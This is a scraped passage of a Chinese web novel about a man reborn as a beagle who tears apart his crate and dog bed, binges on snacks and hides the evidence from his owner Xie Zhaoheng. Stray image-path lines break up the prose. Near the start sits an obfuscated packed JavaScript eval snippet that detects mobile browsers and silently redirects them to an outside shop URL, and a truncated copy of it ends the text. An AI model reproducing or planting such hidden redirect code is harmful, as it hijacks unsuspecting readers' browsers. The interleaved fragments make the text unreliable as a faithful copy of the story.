对面安静了几秒,竭力强撑平静,但语气中透着悲伤,“是,在两个月前的暑假。” 谢昭衡更加不解了,“你不生气吗?” “生气啊,我都揍他了。” “那你为什么要来跟我道歉?” “啊?”声音中透着不解,“你是无辜的,被当枪使了,也是我处理得不好,当场发作闹得太大,才连累你被喊到了办公室。” 谢昭衡无法对此感同身受,但他十分了解人性。 人性有善有恶,在悲伤和痛苦时极易被恶的那面吞噬,哪怕知道对方是无辜的,但当这个名字始终刺激到心底那道发脓溃烂的 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17457047|201241||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 伤口时,几乎会本能地迁怒,痛恨命运痛恨不公,痛恨只有自己深陷泥沼,而有人却过得幸福。 许是他的疑惑太过明显,又得到一句解释。 “我之前也遇到过这样的事,有人打着我的旗号去嘲讽别人,连累我也被针对怨恨了很久,对方甚至带头孤立我,仿佛都是我的错,我到现在都没等到一句道歉呢。” 谢昭衡听到了自己心底的声音:是啊,这样才正常。 人总要嫉妒怨恨些什么,这种情绪没法自然消解,只能发泄在其他人身上,循环重复下去,至于错误的源头是什么,根本不重要…… 但几乎与此同时,另一道声音响起,盖过了他的心声。 “所以啊,我来找你了。” “既然我知道其中的滋味不好受,怎么可能还让你同样承受这些。” …… 什么? 生平第一次,他听到了这样的答案,难以理解,忍不住望了过去。 一直以来,有个无形的壳子罩在他周围,世界不接纳他,他也无法跟这个世界产生联系,就像一个幽魂四处飘荡,没有归处,也无法留下痕迹。 这个壳子坚不可摧,他拼劲全力都无法打破,现在却因为一句话,自己裂开了一条缝。 那抹那抹纯净透彻的蓝色挤了进来。 像是水彩最浅淡的一笔,原本边缘晕染,模糊不清,现在却突然有了清晰的轮廓,明亮的眼睛以及弯起的嘴角。 “我叫顾昀格。”对方并没有因为他看得太久而感觉到冒犯,笑眯眯地张开掌心,“草莓糖,你吃吗?” 谢昭衡低头静静地看着手心里的那草莓糖,小小一颗,糖纸绚烂多彩,遮不住那浓烈的粉色。 他下意识伸出手,想去拿那颗草莓糖,但周遭突然剧烈晃动起来,世界仿佛也是糖纸制成的,只是轻轻一晃便脆弱得分崩离析,所有的颜色和事物都消散了,连带着草莓糖。 …… 谢昭衡猛然睁开眼睛,胸口上下剧烈地起伏,失速的心跳将他从梦境中拽回现实。 他的视线晃了两圈,这才终于落到了实处,感受着全身神经不自然的跳动,目光涣散地看着夜色掩映下的天花板。 顾昀格离开后,他买了整整一柜子的草莓糖。 每一颗的味道,他都记忆犹新。 甜滋滋,草莓味浓郁,但总感觉差了些什么,穷尽想象力也想象不到。 他至今都不知道那颗草莓糖的滋味。 也再不可能知道了。 *** 大四的课程少得可怜,但也不代表不用去学校了,谢昭衡难得要赶早八课程。 顾昀格清晨遛完狗回来后,美美地睡了个回笼觉,朦朦胧胧间感觉身上一轻,好像人抱了起来。 但他没能就此醒来,感觉到身下的柔软后,翻了个身继续睡,对谢昭衡的离开没有半分不舍。 放心去吧,比格大王会照顾好自己的。 看电视玩游戏开冰箱吃零食,哪个都不会错过。 穿成狗后,他被强制戒了几天网瘾,过起了百分百健康生活。 身体健康,虽然能活得更久,但实在没意思,让人不想活那么久,如今谢昭衡离开后,他终于能解放自我了,顾昀格在睡梦中异常兴奋,做了一个美梦,自己狂吃了十八袋薯片,用长长的嘴筒子打了个快板。 他忍不住吧唧了几下嘴,舔了舔嘴角,翻身站起来,准备把美梦变成现实,突然察觉到不对劲。 这是什么玩意,哪来蓝色的栅栏。 视野变得清晰,顾昀格震惊地瞪圆狗眼,左右环顾,整只狗都傻了。 谢昭衡这厮也太缺德了,怎么把他关进笼子了啊! 幻想中的美好生活长着翅膀飞走了,他气得在笼子里踱步。 笼子还算宽敞,还有提前准备好的食物、水和刚买的柔软狗窝,顾昀格没把这些放在眼里,怒气在身体里横冲直撞,撞碎了他的理智,让他被比格的本能所掌控,过了好一会儿才勉强冷静下来。 他记起谢昭衡昨天跟付谊时通话时说过,只有早八一节课,算起来还有一个小时,他就能回来了。 顾昀格蹲在最靠前的角落,眼睛眨也不眨地看着门。 时间一分一秒地过去,门开了,谢昭衡的身影出现在他面前。 顾昀格憋了一个早上的愤怒和委屈瞬间爆发,仰着脖子就开始控诉。 谢昭衡你是人吗! 我这么小就跟你了,你却把我关笼子!! 人心险恶,小比失望!!! 顾昀格站在道德制高点上,对谢昭衡进行了灵魂拷问,句句扎心,但谢昭衡这个狗界文盲,丝毫没听懂,更没察觉到他语气中的愤怒,视线转了两圈,定格在他旁边。 顾昀格更气了。 这个笼子里只有他,旁边有什么好看的……咦?! 刚买的狗窝不见了,取而代之的是一片白色的毛绒球,像是雪花一样盖满了半个笼子。 顾昀格对此一头雾水,完全没有自己拆狗窝的记忆。 既然没有,那就不可能是他做的,那就只剩下一种可能了。 汪的天! 狗窝竟然会自己爆炸,诬陷他! 7. 007 7 顾昀格觉得冤枉,委屈得直哼哼,在棉花上打滚,但滚了几圈,陌生的画面突然出现在他脑海中,他想起了一切。 之前他怒火冲天,燃尽了理智,过了一会儿不知为何冷静下来了,他还纳闷自己的情绪怎么变得如此稳定,原来是发泄在了狗窝上面。 本能接管身体后,就跟断片了一样,记忆空白,而他又太专注自己的感受,竟心大到忽略了外界的环境,以至于到现在才发现问题。 唔…… 顾昀格沉思了片刻,不想难为自己了,偷偷用后脚踹了踹离他最近的绒毛。 谢昭衡轻叹了一口气。 没关系,它知道错了就好。 他下意识看向比格大王。 比格大王蹲坐着,露出圆鼓鼓的肚子,全包眼线越发明显,黑得发亮,半耷拉着眼皮斜睨着他,眼睛变成了圆润的倒三角,整张小狗脸皱巴巴的,小小年纪就一脸苦大仇深,浑身还散发着邪恶的气息。 见他望过来,眼珠子滴溜溜的乱转,像是一秒有八百个坏心眼,想帮他重新装修 谢昭衡立刻被这股惊人的邪恶之气震住了,喉结滚动了一下,默默又补了一句。 应该吧。 他应该知道错了。 他自我催眠了一番,艰难地哄好了自己,对狗窝爆炸一事没有半点微词,沉默地走过来收拾残局。 顾昀格终于被放出了笼子,蹲在一旁跟谢昭衡对峙。 谢昭衡沉默几秒后,突然面无表情地伸出手。 顾昀格意识到他的目的后,整只狗傻在原地。 在他印象中,小狗犯错后都要挨打的,难道谢昭衡也要对他下手了吗?! 谢昭衡的手在眼睛中的倒影越来越大,近在咫尺,顾昀格还是没有躲,因为他想象不到谢昭衡打人时的画面,过了几秒,狗头上有轻微的触感。 谢昭衡收回手,修长的指尖夹着一撮棉花,依旧面无表情地看着他。 顾昀格心虚地移开了目光。 狗窝自己爆炸了,他离得那么近,自然会被波及,这才不是什么作案证据呢 谢昭衡没打算审问他,随手把棉花扔进了垃圾箱,又下单了一个新的狗窝。 这件事就算过去了,比格大王重新恢复开朗,但新买的狗窝放在房间的角落,时不时就会刺痛狗眼。 顾昀格忍了又忍,到了半夜才发作。 明早谢昭衡有两节课,如果不出意外的话,他又要被关笼子了。 比格永不被束缚! 尖尖的狗牙突然有些痒,他恶向胆边生,决定从根本上解决问题。 …… 天刚放亮,谢昭衡便睁开了眼。 他已经习惯了养狗日常。 早上必须遛狗,风雨无阻,还要溜满整整一个小时,差一分一秒比格大王都会化身倔驴,梗着脖子不想回家。 他立刻翻身下床,环顾四周却没有看到那抹邪恶的身影,心里突然有种不祥的预感。 孩子静悄悄,竟然在作妖。 谢昭衡迅速站起身,打开房门,大步走出去。 比格大王正蹲在客厅的毛毯上,坐得笔直,高高昂着头,保持着一副看似睿智却傻得冒泡的表情。 而他身后,刚买的狗笼已经大卸八块,横七竖八地倒在毛毯上,这就是比格大王奋斗一夜的成果。 谢昭衡沉默数秒,莫名从小比眼神中看出了某种威胁。 你如果再敢把我关笼子,也是这个下场。 如果不能解决问题,那就解决制造问题的人! “……” 临时买笼子也来不及了,谢昭衡只能试图跟比格大王讲道理。 “我就出去一上午,你在家里乖一点。” “不要拆家,我马上就回来了。” “狗窝是才买的,能不能多存活一天。” 顾昀格倔强地转过狗头。 又“你”来“你”去了,不叫大王,谁稀罕理你啊。 恶比自有人机磨,从出门遛狗到回家吃饭,谢昭衡一有时间,就会在比格大王耳边念叨这些,顾昀格实在受不了了,敷衍地哼哼了几声,就当答应了。 到了快上课的时间,谢昭衡终于出门了。 顾昀格很有作战经验,一直蹲在门口,耐心地等了五分钟,确定外面没有一点动静后,这才确认谢昭衡已经离开了。 他眼神发亮地转过身,看着空荡荡的房间,兴奋得眼睛冒光。 呜哈哈哈哈这都是大王辛苦打下的天下。 顾昀格迫不及待地跳上沙发,打开电视,用遥控器切换频道,终于找到了他想看的球赛。 他惊讶地发现两支队伍中还有一个是他的主队,兴奋得全身的血液都沸腾了,眼睛眨也不眨地看着屏幕,恨不得冲进去帮忙。 过了一会儿,他感觉嘴里有点空,忍不住吧唧了几下,想嚼点什么。 他立刻跳下沙发,悠闲地摇晃着尾巴,把谢昭衡藏在柜子最深处的零食翻了出来。 这些都是付谊时姜宇带来的,谢昭衡对此没兴趣,摆在那落灰,他作为一只善解人意的小狗,当然要在过期之前帮忙解决啦。 顾昀格不厌其烦地将薯片饼干一袋一袋地搬上沙发,一边看球赛,一边吃零食。 他特意挑了一个沙发缝,用饱满的屁股反复辗转,终于得到了一个符合狗体工程力学的凹槽。 背靠着沙发,身体深陷在凹槽中,不仅舒服还能稳住身形,四只爪爪朝天,用宽阔的胸膛顶着薯片袋。 这样一来,他只需要微微低头,长长的嘴筒子就能准确地钻进敞开的包装袋里,大快朵颐,还不会弄脏爪爪。 他两三口就吃完了一包薯片,异常满足,但又感觉有些嘴感。 这种情景下,最适合配啤酒,顾昀格刚抬起爪子却犹豫了一下。 狗喝啤酒大概会死吧,为了保住小命,他只能退而求其次,挑了一瓶茉莉花茶。 吧唧吧唧好喝好清新。 比格大王把自己照顾得很好,但他的主队却不争气,丝毫不照顾球迷的心情。 顾昀格看得双目无神,身体紧绷,痛骂完队友再痛骂教练,戴上了一副痛苦面具。 他好不容易看一场球赛,就得了这样一个结果,顾昀格郁闷至极,在沙发上打了个滚,试图发泄出心中郁积的怒火。 挑选主队也是世界上最值得慎重对待的事情之一,一旦挑到了窝囊的,受了一肚子气,还没办法脱粉换队,只能郁闷地熬下去,一边骂骂咧咧一边辱追,感觉自己的脸面跟主队一起被扔在地上碾压。 我要脱粉,到下一场比赛前! 他蹭乱了一身毛发,这才冷静下来,打算准备打局游戏,放松一下。 他跑进顾昀格的书房,还卯足了劲跳上桌子,不费吹灰之力就打开了电脑,在桌面上认真浏览,想知道谢昭衡平时玩什么,却没发现任何一个游戏。 “……”好无趣的人机。 现在下载来不及了,顾昀格只能随机挑选了一个小游戏,准备用键盘操作游戏人物。 狗虽然没有双手,但比人多了两个爪子的优势,顾昀格直接站在了键盘上,努力控制四肢,爪爪一顿折腾后信心十足地看向屏幕。 他本以为自己能顺利闯关,但游戏人物在他的操纵之下,诡异地蠕动着,好不容易往前挪了几步,却是阴暗地爬行。 顾昀格不死心,折腾了好一通,又累又热,舌头都快垂到地上了,游戏人物只是艰难地前进了三步。 他彻底破防了,怒火烧尽了他的理智,比格大王的行动能力强得惊人,直接打开官网,在下面留言。 【@¥&*:设计师,多考虑一下狗狗的用户体验吧!你的键盘,真的很难四爪操作!!】 狗爪子打字非常艰难,几乎是一个字一个字往外蹦,一句话打完用了整整五分钟。 顾昀格满意地看着屏幕,等待官方给予的回答。 官方的反应异常缓慢,但有用户在下面评论了。 【幽你一默:我猜兄弟被自己的队友菜哭了,阴阳他们是狗。】 【设计师:这波团我可不接。】 顾昀格;“……” 笑什么,也是有狗用键盘这种可能性的! 比格大王跟人类没有共同话题,顾昀格关上电脑,把一切恢复原状,假装他从来没有玩过。 时间的流速从来没有这么快过,他看了一眼时间,发现离谢昭衡回家只剩半个小时了,立刻神经紧绷,一丝不苟地收拾客厅的作案现场。 他关上电视后对着主机吹了两下,试图加速散热,又跳上沙发,两只爪子一前一后,抚平了褶皱。 做完一切后他仔细审查了几遍,确定没发现一点问题,刚要松口气,转头看到垃圾桶里的零食袋,狗躯一震如遭雷劈。 坏了,忘了销毁证据。 最万无一失的方法是把这些垃圾扔出去,但他又不能出门,只能退而求其次,找一个安全的角落藏起来。 顾昀格在房间里转了一圈,仍没有找到合适的地方,随着时间逼近,他紧张得神经猛然短路了,叼着包装袋,一头钻进了谢昭衡的卧室,用长长的嘴筒子,捣进了床下。 完成后他才猛然意识到自己做了什么,又慌乱起来。 比格的建模不行啊,被本能操控后经常做出蠢事。 这太明目张胆了,竟藏在谢昭衡眼皮子下,很容易被发现,但时间已经来不及了,他只能安慰自己“灯下黑”也许就是最安全的地方。 他下意识焦虑地围绕着床转了几圈,意外发现这真可行。 谢昭衡担心比格大王钻床底,特意调整了床的高度,只允许一只手伸进去,无论是坐着还是站着的角度,都绝不可能发现藏在床底下的包装袋,除非趴下去,但谢昭衡怎么会无缘无故地这样做呢。 顾昀格松了一口气,不再挂念这件事,在谢昭衡打开门的前一秒,紧急跑到门口迎接他,装乖宝宝。 谢昭衡进门后跟比格大王四目相对,比格大王蹲坐得十分端正,表情纯良无辜,连全包眼线都仿佛变淡了一些。 谢昭衡顿了顿,视线落在身后不断摇动的尾巴上。 在此之前,他们两个相处模式只有两种,比格大王趴在沙发上,见他回来了,不耐烦地撩起眼皮瞅他一眼;或者一顿狂叫狂扑,抗议抱怨,把闯祸的过错都赖在他身上。 这还是比格大王第一次蹲在门口等他回来,还热情地摇尾巴。 事出反常必有妖。 35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 